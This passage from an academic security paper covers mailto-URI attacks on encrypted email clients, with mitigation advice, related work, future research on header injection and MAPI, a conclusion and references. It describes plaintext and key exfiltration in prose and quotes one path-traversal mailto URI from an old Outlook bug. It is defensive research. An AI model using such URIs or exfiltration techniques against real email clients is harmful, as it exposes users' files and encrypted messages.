

Fig. 3. Attacker controlled parts of an RFC 822 email according to the current *mailto* standard and a restricted approach to minimize the attack surface.

In general, the capabilities of the *mailto* URI scheme should be limited to a minimum. While the current standard (RFC 6068) states that *unsafe* headers should be ignored by email clients, it only gives a vague definition of headers that are to be considered as unsafe (e.g., *From*, *Date*, and *Content-Type*). Instead, the authors think that *mailto* URIs should be limited to the recipient and the subject, instead of allowing calling applications to set almost arbitrary headers as well as the email content (*body* parameter), as depicted in Figure 3. This is the default setting, for example, in Mutt [32].

VII. Related Work

Security issues related to domain validated (DV) certificates are well known and have been systematically analyzed by Clark et al. [33] in the TLS context (e.g., Let's Encrypt). To guarantee a secure PKI in the TLS world, *public key pinning* [34] and *Certificate Transparency* [35] have been proposed. Even though there have been attempts to adapt Certificate Transparency to S/MIME [36], in practice such protection mechanisms have not been implemented until today (see, [37]).

The first misuse of email clients as a decryption oracle has been shown in 2000 by Katz et al. [38]. They demonstrated a chosen-ciphertext attack against PGP and S/MIME which allowed them to modify encrypted messages, resulting in "garbage" plaintext once decrypted. A victim replying to such apparently "broken" messages would unknowingly leak the plaintext. Their work resulted in an integrity check being added to OpenPGP. However, in 2018 Poddebniak et al. [10] demonstrated that integrity protection was not enforced by major clients such as Thunderbird or Apple Mail. They performed targeted modifications to the ciphertext that would result in plaintext which "exfiltrates itself" when opened by the victim based on, for example, HTML backchannels. Their work resulted in integrity checks being added to the new S/MIME 4 standard [39], and integrity checks are now mandatory for PGP capable email clients. In 2019, Müller et al. [11] showed attacks on the outer MIME structure of emails which allowed them to hide ciphertext message parts in PGP and S/MIME encrypted emails. If the victim replied to such multipart emails, it could be misused as a decryption oracle. They also show how to forge PGP and S/MIME signatures on multiple layers of email [40]. None of the previous research uses *mailto* URIs or the feature to automatically save drafts to IMAP folders in order to exfiltrate plaintext or signed content.

The security of *mailto* URIs has been discussed primarily in the context of email address harvesting [41], [42]. In 2007, a parameter injection vulnerability was found in Internet Explorer, allowing websites to execute arbitrary commands based on specially crafted *mailto* URIs [43]. In 2006, [44] depicted a bug in the *mailto* parser of Outlook, allowing an attacker to include arbitrary files on disk using a URI such as `mailto:x""..\..\..\windows\win.ini`. Similar attacks where found in 2000 for Pegasus [45] and in 2008 for Foxmail [46]. None of the vulnerabilities identified in previous work exploits the *attach* parameter.

VIII. Future Work

In this section we discuss new research directions related to email security and propose future challenges.

A. Mailto Header Injection

In this work, we focused on email end-to-end encryption and exploited two *mailto* parameters: *body* ($A2$) and *attach* ($A3$). An in-depth analysis of the attack surface related to *mailto* URIs may reveal more potential weaknesses. Especially, the possibility to set (almost) arbitrary headers in emails to be sent by the victim, seems interesting from an attacker's point of view. If supported, this feature may be misused to launch further attacks. By analyzing publicly available mailing list archives[16] and spam email datasets[17] consisting of 95 117 729 emails altogether, we could observe 8095 unique email headers, most of them proprietary (i.e., not listed in [47]). Some of those headers have a functional purpose, for example, to access external resources, or to set a new PGP key. Note that the email – if sent by the victim – results in a valid signature (DKIM, S/MIME, PGP) for attacker controlled headers.

B. MAPI Attacker Model

The Messaging Application Programming Interface (MAPI) [48] is a Windows API which can be used, for example, by third party applications to send and receive emails through supporting email clients such as Outlook or Thunderbird. In contrast to the *mailto* URI scheme, the process of sending emails is transparent to the user (i.e., no email composition window is actually opened). Instead, MAPI can be used to send emails directly, without user interaction interaction. MAPI calls can be invoked by locally installed programs, but also, for example, by malicious documents. We found that popular applications such as Foxit Reader[18] or Perfect PDF Editor[19] can be misused to launch MAPI calls based on

[16]Mailing list archives: https://markmail.org/ and https://lists.ubuntu.com/.
[17]Spam archives: http://untroubled.org/spam/ and http://artinvoice.hu/spams/.
[18]Foxit Software, *Foxit Reader*, https://www.foxitsoftware.com/pdf-reader/.
[19]Soft Xpansion, *Perfect PDF*, https://soft-xpansion.com/products/perfect-edit/.

JavaScript code within a malicious PDF document. It is likely that attacks similar to $A2$ and $A3$ for *mailto* can be adapted to MAPI, potentially allowing an attacker to build an oracle for decryption or signing ($A2$), or exfiltrate local files from disk ($A3$). An analysis of the MAPI specification is to be considered as future research.

IX. Conclusion

With the introduction of OpenPGP and S/MIME, end-to-end encryption was added as an optional feature on top of email in the early 1990s. However, building security on top of existing standards apparently is a challenging task in practice. "Email" is not one single interactive protocol, instead there are various data sources and sinks defined in a vast variety of email related RFCs which allow for potential injection or exfiltration attacks. In this work, we demonstrated common pitfalls when implementing a secure email client and proposed three simple, yet practical attacks, which allow an attacker to change the encryption key, to leak the plaintext of encrypted messages, or even the PGP private key. Popular clients like Thunderbird are vulnerable to all three of them. Our attacks do not target the underlying cryptographic primitives, but they raise concerns about the actual security of email applications capable of OpenPGP and S/MIME. These bugs – of which most of them are actually features – are facilitated by the fact that security considerations in the specifications focus on cryptographic properties such as key lengths, but not on the misuse of legitimate functionality of email, which can become dangerous if mixed with end-to-end encryption. Our work aims to close this research gap, in order to improve the practical security of encrypted emails.

Acknowledgements

Jens Müller was supported by the research training group "Human Centered System Security" sponsored by the state of North-Rhine Westfalia. Marcus Brinkmann was supported by the German Federal Ministry of Economics and Technology (BMWi) project "Industrie 4.0 Recht-Testbed" (13I40V002C).

References

[1] D. Crocker, "Standard for the Format of ARPA Internet Text Messages," 1982. RFC0822.
[2] S. Kitterman, "Sender Policy Framework (SPF) for Authorizing Use of Domains in Email, Version 1," 2014. RFC7208.
[3] D. Crocker, T. Hansen, and M. Kucherawy, "DomainKeys Identified Mail (DKIM) Signatures," 2011. RFC6376.
[4] M. Kucherawy and E. Zwicky, "Domain-based Message Authentication, Reporting, and Conformance (DMARC)," 2015. RFC7489.
[5] H. Hu and G. Wang, "End-to-End Measurements of Email Spoofing Attacks," in *27th USENIX Security Symposium (USENIX Security 18)*, pp. 1095–1112, 2018.
[6] K. Moore and C. Newman, "Cleartext Considered Obsolete: Use of TLS for Email Submission and Access," 2018. RFC8314.
[7] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, and et al., "Data Breaches, Phishing, or Malware? Understanding the Risks of Stolen Credentials," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, (New York, NY, USA), p. 1421–1434, Association for Computing Machinery, 2017.
[8] B. Ramsdell, "S/MIME V. 3 Message Specification," 1999. RFC2633.
[9] J. Callas, L. Donnerhacke, H. Finney, D. Shaw, and R. Thayer, "OpenPGP Message Format," 2007. RFC4880.
[10] D. Poddebniak, C. Dresen, J. Müller, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk, "Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels," in *27th USENIX Security Symposium (USENIX Security 18)*, pp. 549–566, 2018.
[11] J. Müller, M. Brinkmann, D. Poddebniak, S. Schinzel, and J. Schwenk, "Re: What's Up Johnny?," in *International Conference on Applied Cryptography and Network Security (ACNS)*, pp. 24–42, Springer, 2019.
[12] J. Callas, L. Donnerhacke, H. Finney, and R. Thayer, "OpenPGP Message Format," 1998. RFC2440.
[13] N. Freed and N. Borenstein, "Multipurpose Internet Mail Extensions (MIME) Part One," 1996. RFC2045.
[14] M. Crispin, "Interactive Mail Access Protocol: V. 2," 1988. RFC1064.
[15] M. Crispin, "Internet Message Access Protocol, V. 4-1," 2003. RFC3501.
[16] C. Weider, "Resource Transponders," 1994. RFC1728.
[17] M. Duerst, L. Masinter, and J. Zawinski, "The 'mailto' URI Scheme," 2010. RFC6068.
[18] D. Akhawe, A. Barth, P. E. Lam, J. Mitchell, and D. Song, "Towards a Formal Foundation of Web Security," in *2010 23rd IEEE Computer Security Foundations Symposium*, pp. 290–304, IEEE, 2010.
[19] MozillaZine, "Getting an SMIME Certificate." http://kb.mozillazine.org/Getting_an_SMIME_certificate.
[20] Adobe Systems, "Setting Action Buttons in PDF Forms," 2019.
[21] "Autocrypt Level 1: Enabling Encryption, Avoiding Annoyances." https://autocrypt.org/level1.html.
[22] D. Moberg and R. Drummond, "MIME-Based Secure Peer-to-Peer Business Data Interchange Using HTTP, Applicability Statement 2 (AS2)," 2005. RFC4130.
[23] A. Spangler, "WinNT/95 Automatic Authentication Vulnerability," 1997.
[24] D. Katz, "NTLM Hash Leaks: Microsoft's Ancient Design Flaw," 2017.
[25] C. P. Research, "NTLM Credentials Theft via PDF Files," 2018.
[26] A. Melnikov and C. Newman, "IMAP URL Scheme," 2007. RFC5092.
[27] F. Strenzke, "Improved Message Takeover Attacks against S/MIME," 2016. https://cryptosource.de/posts/smime_mta_improved_en.html.
[28] "What is Certificate Transparency?."
[29] MDN contributors, "Certificate Transparency?." https://developer.mozilla.org/en-US/docs/Web/Security/Certificate_Transparency.
[30] M. Melara, A. Blankstein, J. Bonneau, E. Felten, and M. Freedman, "CONIKS: Bringing Key Transparency to End Users," in *24th USENIX Security Symposium (USENIX Security 15)*, pp. 383–398, 2015.
[31] G. Belvin, "Key Transparency Overview."
[32] M. Elkins, "The Mutt E-Mail Client: Security Considerations," 2019.
[33] J. Clark and P. van Oorschot, "SoK: SSL and HTTPS: Revisiting Past Challenges and Evaluating Certificate Trust Model Enhancements," in *2013 IEEE Symposium on Security and Privacy*, pp. 511–525, 2013.
[34] C. Evans, C. Palmer, and R. Sleevi, "Public Key Pinning Extension for HTTP," 2015. RFC7469.
[35] B. Laurie, A. Langley, and E. Kasper, "Certificate Transparency," 2013. RFC6962.
[36] M. D. Ryan, "Enhanced Certificate Transparency and End-to-End Encrypted Mail," in *NDSS*, pp. 1–14, 2014.
[37] Beattie, D., "What is Certificate Transparency?," 2017.
[38] J. Katz and B. Schneier, "A Chosen Ciphertext Attack Against Several E-Mail Encryption Protocols," in *Proceedings of the 9th Conference on USENIX Security Symposium - Volume 9*, pp. 18–18, 2000.
[39] J. Schaad, B. Ramsdell, and S. Turner, "Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0," 2019. RFC5751.
[40] J. Müller, M. Brinkmann, D. Poddebniak, H. Böck, S. Schinzel, J. Somorovsky, and J. Schwenk, ""Johnny, you are fired!"–Spoofing OpenPGP and S/MIME Signatures in Emails," in *28th USENIX Security Symposium (USENIX Security 19)*, pp. 1011–1028, 2019.
[41] D. Goodman, *Spam Wars: Our Last Best Chance to Defeat Spammers, Scammers, and Hackers*. SelectBooks, Inc., 2004.
[42] C. Petersen, "Avoiding Spam Harvesting of Cleartext MailTo Links," 2006. https://forevermore.net/articles/safe-mailto/.
[43] "CVE-2007-3896 (Internet Explorer 7)." Available from MITRE, 2007.
[44] "CVE-2006-2055 (MS Outlook 2003)." Available from MITRE, 2006.
[45] "CVE-2000-0930 (Pegasus Mail 3.12)." Available from MITRE, 2000.
[46] "CVE-2008-5839 (Foxmail 6.5)." Available from MITRE, 2008.
[47] IANA, "Permanent Message Header Field Names," 2019.
[48] Microsoft Corporation, "Outlook MAPI Reference," 2016.